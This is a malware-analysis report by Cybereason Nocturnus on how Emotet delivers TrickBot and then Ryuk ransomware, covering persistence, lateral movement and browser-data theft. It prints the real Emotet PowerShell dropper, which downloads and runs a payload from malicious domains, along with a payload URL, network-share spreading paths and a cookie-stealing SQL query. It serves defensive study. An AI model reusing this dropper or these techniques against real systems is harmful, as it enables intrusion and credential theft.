Triple Threat: Emotet Deploys TrickBot to Steal Data & Spread Ryuk

By Cybereason Nocturnus

Archived: 2026-04-05 18:46:17 UTC

WHAT IS Ryuk RANSOMWARE

Ryuk ransomware was first detected in August 2018 in targeted attacks through an unknown infection method. The ransomware scoped out a target, gained access via Remote Desktop Services or other direct methods, stole credentials, and then targeted high-profile data and servers to extort the highest ransom possible. By January 2019, an active campaign of the Ryuk ransomware was discovered targeting victims who were previously attacked by TrickBot. Another recently discovered campaign of Emotet-TrickBot-Ryuk was used to deploy and initiate the Ryuk ransomware. That differs from the campaign mentioned in this research, as this campaign describes each phase of the attack in detail, as well as the use of TrickBot to steal sensitive information before deploying Ryuk to ransom victims data.


WHAT IS TRICKBOT

Although trojans typically target individuals to steal bank account credentials, the TrickBot trojan was being used to deliver secondary malware in a similar way to what is detailed in this research. The difference from the campaign mentioned in this research is that as this campaign uses TrickBot to steal sensitive information, it also deploys Ryuk to ransom victims data. Criminals targeting large enterprises used spam emails to deliver the Emotet trojan in order to distribute the TrickBot malware. Once a machine is infected with the TrickBot malware, it begins to steal sensitive information and the criminal group tries to determine if the company is an industry target. If so, they deliver the Ryuk ransomware.

WHAT IS EMOTET


Emotet was discovered in 2014 and used as a trojan by threat actors to steal banking credentials. More recently, it has been used as a dropper of other sophisticated malware.
Emotet has introduced several advanced capabilities over the years using a modular structure that features multiple modules including an installation module, a banking module, and a DDoS module. Emotet's main distribution method remains phishing emails, which use various social engineering techniques to fool a user into clicking a malicious link or downloading a malicious Microsoft Office file.

Phase One: Emotet Downloads TrickBot



Flow of the attack as Emotet delivers TrickBot, which delivers Ryuk. Workflow chart originally created by the Kryptos Logic team for their [blog on the same topic](#).

The first stage of the attack starts with a weaponized Microsoft Office document attached to a phishing email. This file contains a malicious, macro-based code. Once the user opens the document, the malicious file will run cmd and execute a PowerShell command. The PowerShell command attempts to download the Emotet payload.



Macro-embedded Microsoft Word document.

In recent attacks, Cybereason's research team has spotted Emotet adapting in order to be used as a dropper for the TrickBot banking trojan. This is an expansion from its previous information-stealing capabilities.

The execution flow of Emotet starts within outlook.exe, where the phishing email was received. Following that, winword.exe opens the malicious attachment from the email and executes a cmd to run PowerShell. This command downloads and executes the Emotet payload.

The Emotet process tree in the Cybereason Platform.

This cmd instance has an obfuscated command line.

CMD Emotet dropper obfuscated command line.

When deobfuscated in memory, the command line is translated into a Powershell script.


```
powershell $auizlf='jzmzbi';$oilptrk=new-object Net.WebClient;$l
hnfn='http://efreedommaker.com/Iz89HOst_6wKK@http://www.
retro11legendblue.com/mlm07p0Gbe_V55uL@http://www.ou
ssamatravel.com/pxFsfyVQ@http://www.cashcow.ai/test1/Wl3
8q7oyPgy_CLHMZx@http://www.shahdazma.com/g28rlYO6sU6
K_ZIES8Ys'.Split('@');$iilzj='wjwus';$tmdkqa = '379';$jpjds='vw
mrt';$thdcm=$env:temp+'\'+$tmdkqa+'.exe' foreach($jzwimia in
$lhnfn){try{$oilptrk.DownloadFile($jzwimia, $thdcm);$cjodzbl
='hsrlno';If ((Get-Item $thdcm).length -ge 40000) {Invoke-Item
$thdcm;$jjudjv='ffjmnr';break;}}catch{}}$whnjpmw='fzlaopj';
```

PowerShell Emotet dropper obfuscated command line.

The PowerShell instance attempts to download the Emotet payload from different malicious domains after "building" the download URLs from multiple chunks. It names the payload 379.exe (*SHA1: B521fe7ff72e68165ff767d7dfa868e105d5de8b*) and executes it.

The PowerShell script attempts to download the Emotet payload from the following domains:

- efreedommaker[.]com
- retro11legendblue[.]com
- oussamatravel[.]com
- cashcow[.]ai
- shahdazma[.]com



The Cybereason Platform identifying the connection to the C2 server to download the Emotet payload.

When the Emotet payload executes, it looks to continue its malicious activity by further infecting and gathering information on the affected machine. It initiates the download and execution of the TrickBot trojan by communicating with and downloading from a pre-configured and remote malicious host.


The process tree of Emotet delivering TrickBot as seen in the Cybereason Platform.

Phase Two: Lateral Movement

TrickBot is a modular trojan that unpacks itself in memory. It is often called a banking trojan, however, its modular structure allows it to freely add new functionalities outside of collecting banking data. Collecting bank data is just one of its many potential modules.

In previous iterations, TrickBot was fairly simple. However, it has been improved over the years to include extra modules advanced capabilities like password collecting and detection evasion.

When TrickBot executes, it creates an installation folder under *C:\user\AppData\Roaming\%Name%*, where %Name% is dependent on the bot version. This folder contains a copy of the malware with a slightly different name, a *settings.ini* file, and a *Data* folder.




TrickBot's installation folder.

settings.ini is an obfuscated file that contains an encoded BotKey. This BotKey is generated uniquely per machine. We were able to extract the BotKey and decrypt the modules and their configuration files.

```
[aducykhhfjgws qr]
qoqkpj=tmm lnr twyagl rz ci oxfjp  ezdqss svvxxyy agntx eikqv zdjqu  t y
ufzddb opgk=jltu su zxd  qzfnwac kp
fyqy=vzgagb vxry syy zx bz eaeapnpp oo oonvttsu
djtooovlsyei=kki ikh llnmos uz wsq urt pttu uwbjpx
uya xjmqmtz=kwellp v ot gu  jzb m  tra pp hokoklf xq tz  kosxx b i
bvptpsqyw=howae jp xc imq tzb kowy bjnqom qpv vf gmqub s uuyvxd sm
eaw lnpp=vntvxw  npt ruqsqsr vvbo r d qwzft  qbhhh wsyw
jbfgkmqv raiq=jwa xn luqsux bjswci nt swad lxcimvvz vyy w  ypv
ic ilnmoomntp=n u r wmmp lrzai egd lljok
azb=rwhh ckqzd ls  wttrps a axdmwc
xnnnruy ozlek=bjr nokolxp  tapjxpa wc gmi  dntwc yohlhji mik jnnpkom ol njrq uww zxz
mghhjjikg=mvzccae nl ttwuyyz jlos  krx www wuzf dkquy dj vaek rxzdqw ah
uzrz ponn=jssxvxx  mk nnxaeoq vzfei qurr rru qua x  lyei
olh=rqu  bnqyn jplqmw sxvzz y  apvu qusvtx  qwptb io ua kcc
dtnzv u=pv stpttwuy
rzx bt sssst=eg mkot a h t  vw elrz  hsbx uw ajjru j zdj os  jvru qwwxxxxa aci nrfz ekuhh
yaicgjlr fsxzb=nwfzhdhm oktpz v winl npmsmsl ppvycae djh lg kkklp x kwdhts wuw
vxzx =ytlt sss olso u ppcakk zt  akqvf b qw yx nx dh
xmytxd=i vtxcce hpj tww lpx te on zryyay fbfb cc eelfnjmm uurrtvy  nt my kjp l
wpqsqsrfzhcegg=cvw  srvxc ks vbrtwemr  fw crdrsyy gn tlogiz bhmuwwbj hjikkqn t p d
cbye adfo =fbmweh ltcgmz ftiug rbfsoo pt k uc
mostz p=fx dmu  l soqn tpt  vtv yc i
cicknl=nugixxzc kgmttzz ywyw xzdjmwc jrtyag qbfnsa cg ptxuyuyv zvbzay  evby a np
obdfksw=sdg utrtrww ckptx deimrz x aof t usupr ttuuuwxx xdyeaef fjj kgk glh lf
otw erpvraci=nqw wj llpsyin tx zia
```


The contents of settings.ini.

The *Data* folder contains the encrypted malicious modules along with their configuration files.



The contents of the Data folder.


In order to ensure persistence, TrickBot creates a scheduled task and a service. The scheduled tasks name is dependent on the variant of the malware; in this case it is named \NetvalTask.



TrickBot persistence using a scheduled task.


The service registry entry name is randomly generated and located under the services hive (

\HKLM\System\CurrentControlSet\Services\{Random_name}\imagePath).



TrickBot persistence using the registry key.


The malicious modules are reflectively injected into legitimate processes including svchost in order to evade detection. In order to reduce the likelihood of being detected by an antimalware product, TrickBot tries to disable and delete Windows Defender.



The Cybereason Platform shows the process flow of how TrickBot disables Windows Defender.

Loading and Running TrickBot's Malicious Modules

The malicious modules are reflectively loaded into svchost. Below are descriptions of the modules and how they fit and fulfil their role in TrickBot's malicious activity.



TrickBot modules reflectively loaded into svchost.

module64.dll

module64.dll is the TrickBot dropper. It downloads the TrickBot loader mswvc.exe (*SHA1: f84e0f022a0a263146e94ae3dd38cb5a8534fbfa*) and installs it locally or shared on the network for lateral movement.

Note: This writeup renames mswvc.exe to trickbot.exe to facilitate the understanding of the attack (SHA1: d6ee45108278bc13df1bdcc6280f4daba11e05c5).

The module makes a connection over HTTP to a hardcoded address. From there, it creates a file locally with a payload masquerading as a PNG file. In this instance, the malware connected and dumped the contents of the PNG file locally from http://192.161.54[.]60/radiance.png.

Owner process	Direction	Server address	Server port	Port type	Received bytes	Transmitted bytes
svchost.exe	Outgoing x1	192.161.54.60	80	HTTP x1	306 KB	75 B

Connection to the distribution server and download of the payload as shown in the Cybereason Platform.

The module receives the contents of the PNG payload and writes it to a local file on the machine. The module copies it to network shares to spread and improve lateral movement.

```
%s\C$\mswvc.exe
%SystemRoot%\system32\mswvc.exe
%SystemDrive%\mswvc.exe
%s\ADMIN$\mswvc.exe
%s\IPC$
```

Network shares folders that TrickBot uses to spread.

The dropped file is registered as an auto-start service to give TrickBot persistence and a foothold on the target machine. This service can have any one of the display names in the figure below.

```
Service-Tehno
ServiceJTechno
Technics-Service5
TechnoCServices
AdvancedTechnoSX
ServiceTechno2
NewServiceTech4
TechMService4
```


Service display names.

```
loc_680C18A0:                           ; CODE XREF: sub_680C1630+196↑j
                lea     rax, aSystemdriveMsw ; "%SystemDrive%\\mswvc.exe"
                mov     [rsp+308h+var_2A8], 0
                mov     [rsp+308h+var_2B0], 0
                mov     [rsp+308h+var_2B8], 0
                mov     [rsp+308h+var_2C0], 0
                mov     r9d, 0F01FFh    ; dwStartType
                mov     [rsp+308h+var_2C8], 0
                mov     [rsp+308h+var_2D0], rax
                mov     r8, rsi         ; dwServiceType
                mov     dword ptr [rsp+308h+lpPassword], 1 ; lpPassword
                mov     dword ptr [rsp+308h+lpServiceStartName], 3 ; lpServiceStartName
                mov     rdx, rbp        ; lpDisplayName
                mov     dword ptr [rsp+308h+lpDependencies], 10h ; lpDependencies
                mov     rcx, r12        ; dwDesiredAccess
                call    cs:CreateServiceW
                test    rax, rax
                jnz     loc_680C183B
                jmp     loc_680C17CC
```


Service creation.

module.dll


module.dll steals data from the browser, including cookies, HTML5 local storage, browsing history, Flash Local Shared Objects, and URL hits. TrickBot injects module.dll into svchost, which creates a hidden virtual instance of the victim's desktop. It harvests browser data by creating a tunnel and listening to the connections through other svchost processes that were also injected with module.dll, and are listening on the same ports.



module.dll injected into svchost.exe.



Proxy tunneling of explorer browser.



Injected svchost listening on the same port.

This module uses different artifacts that store sensitive data including registry entry, browser plugins, and a hard-coded SQLite database that retrieves and steals data from locally stored databases.

```
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Cookies
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Local AppData
SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Google Chrome\InstallLocation
SOFTWARE\Clients\StartMenuInternet\Google Chrome\shell\open\command\chrome.exe
SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\
Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings
Software\Microsoft\Windows\CurrentVersion\Internet Settings
Software\Microsoft\Windows\CurrentVersion\Internet Settings
```

Browser registry entries hard-coded into module.dll.

```
QSQLITE
/cookies.sqlite
SELECT name, value, baseDomain, host, path, expiry, creationTime FROM moz_cookies
```

SQLite is used to retrieve and steal cookies.

```
plugins.hide
plugins.\d*.name
plugins.\d*.description
plugins.\d*.filename
plugins.\d*.version
```

Information gathering on the installed plugins.

The following images were also hardcoded in Base64-encoding in module.dll.

Base 64-decoded pictures.

vncsrv.dll

TrickBot uses a hidden VNC injected into svchost.exe as a remote administration tool. The VNC allows an attacker to remotely view and control a victim's desktop without the victim noticing.


The injected svchost, loaded with vncsrv.dll, spawns a Chrome browser instance. The browser instance launches with a command to alter the browsers default settings to evade detection and bypass security defense mechanisms. In this case, it is the Chrome sandbox. In order to evade detection additionally, TrickBot remains quiet and hidden from the user on the victim machine by disabling any interaction with the user interface, including audio and graphics. The hidden VNC leverages TrickBot's foothold in order to simplify the process of logging into the victim's financial institution.

```
–allow-no-sandbox-job –no-sandbox –disable-3d-apis –disable-accelerated-layers –disable-accelerated-plugins –disable-audio --disable-gpu –disable-d3d11 –disable-accelerated-2d-canvas
```


Setting interruption for the Chrome browser.

socks5dll.dll

In previous iterations, this module communicated with the TrickBot C2 server using the socks protocol to tunnel data and connections through the victim's host. socks5 brings additional authentication, so that only authorized users can access the proxy tunnel. socks5 supports the tunneling of DNS requests, which eliminates the threat of DNS leaks. socks5dll.dll has hardcoded C2 servers that it will create an authenticated connection with.



The Cybereason Platform information on the TrickBot C2 server.



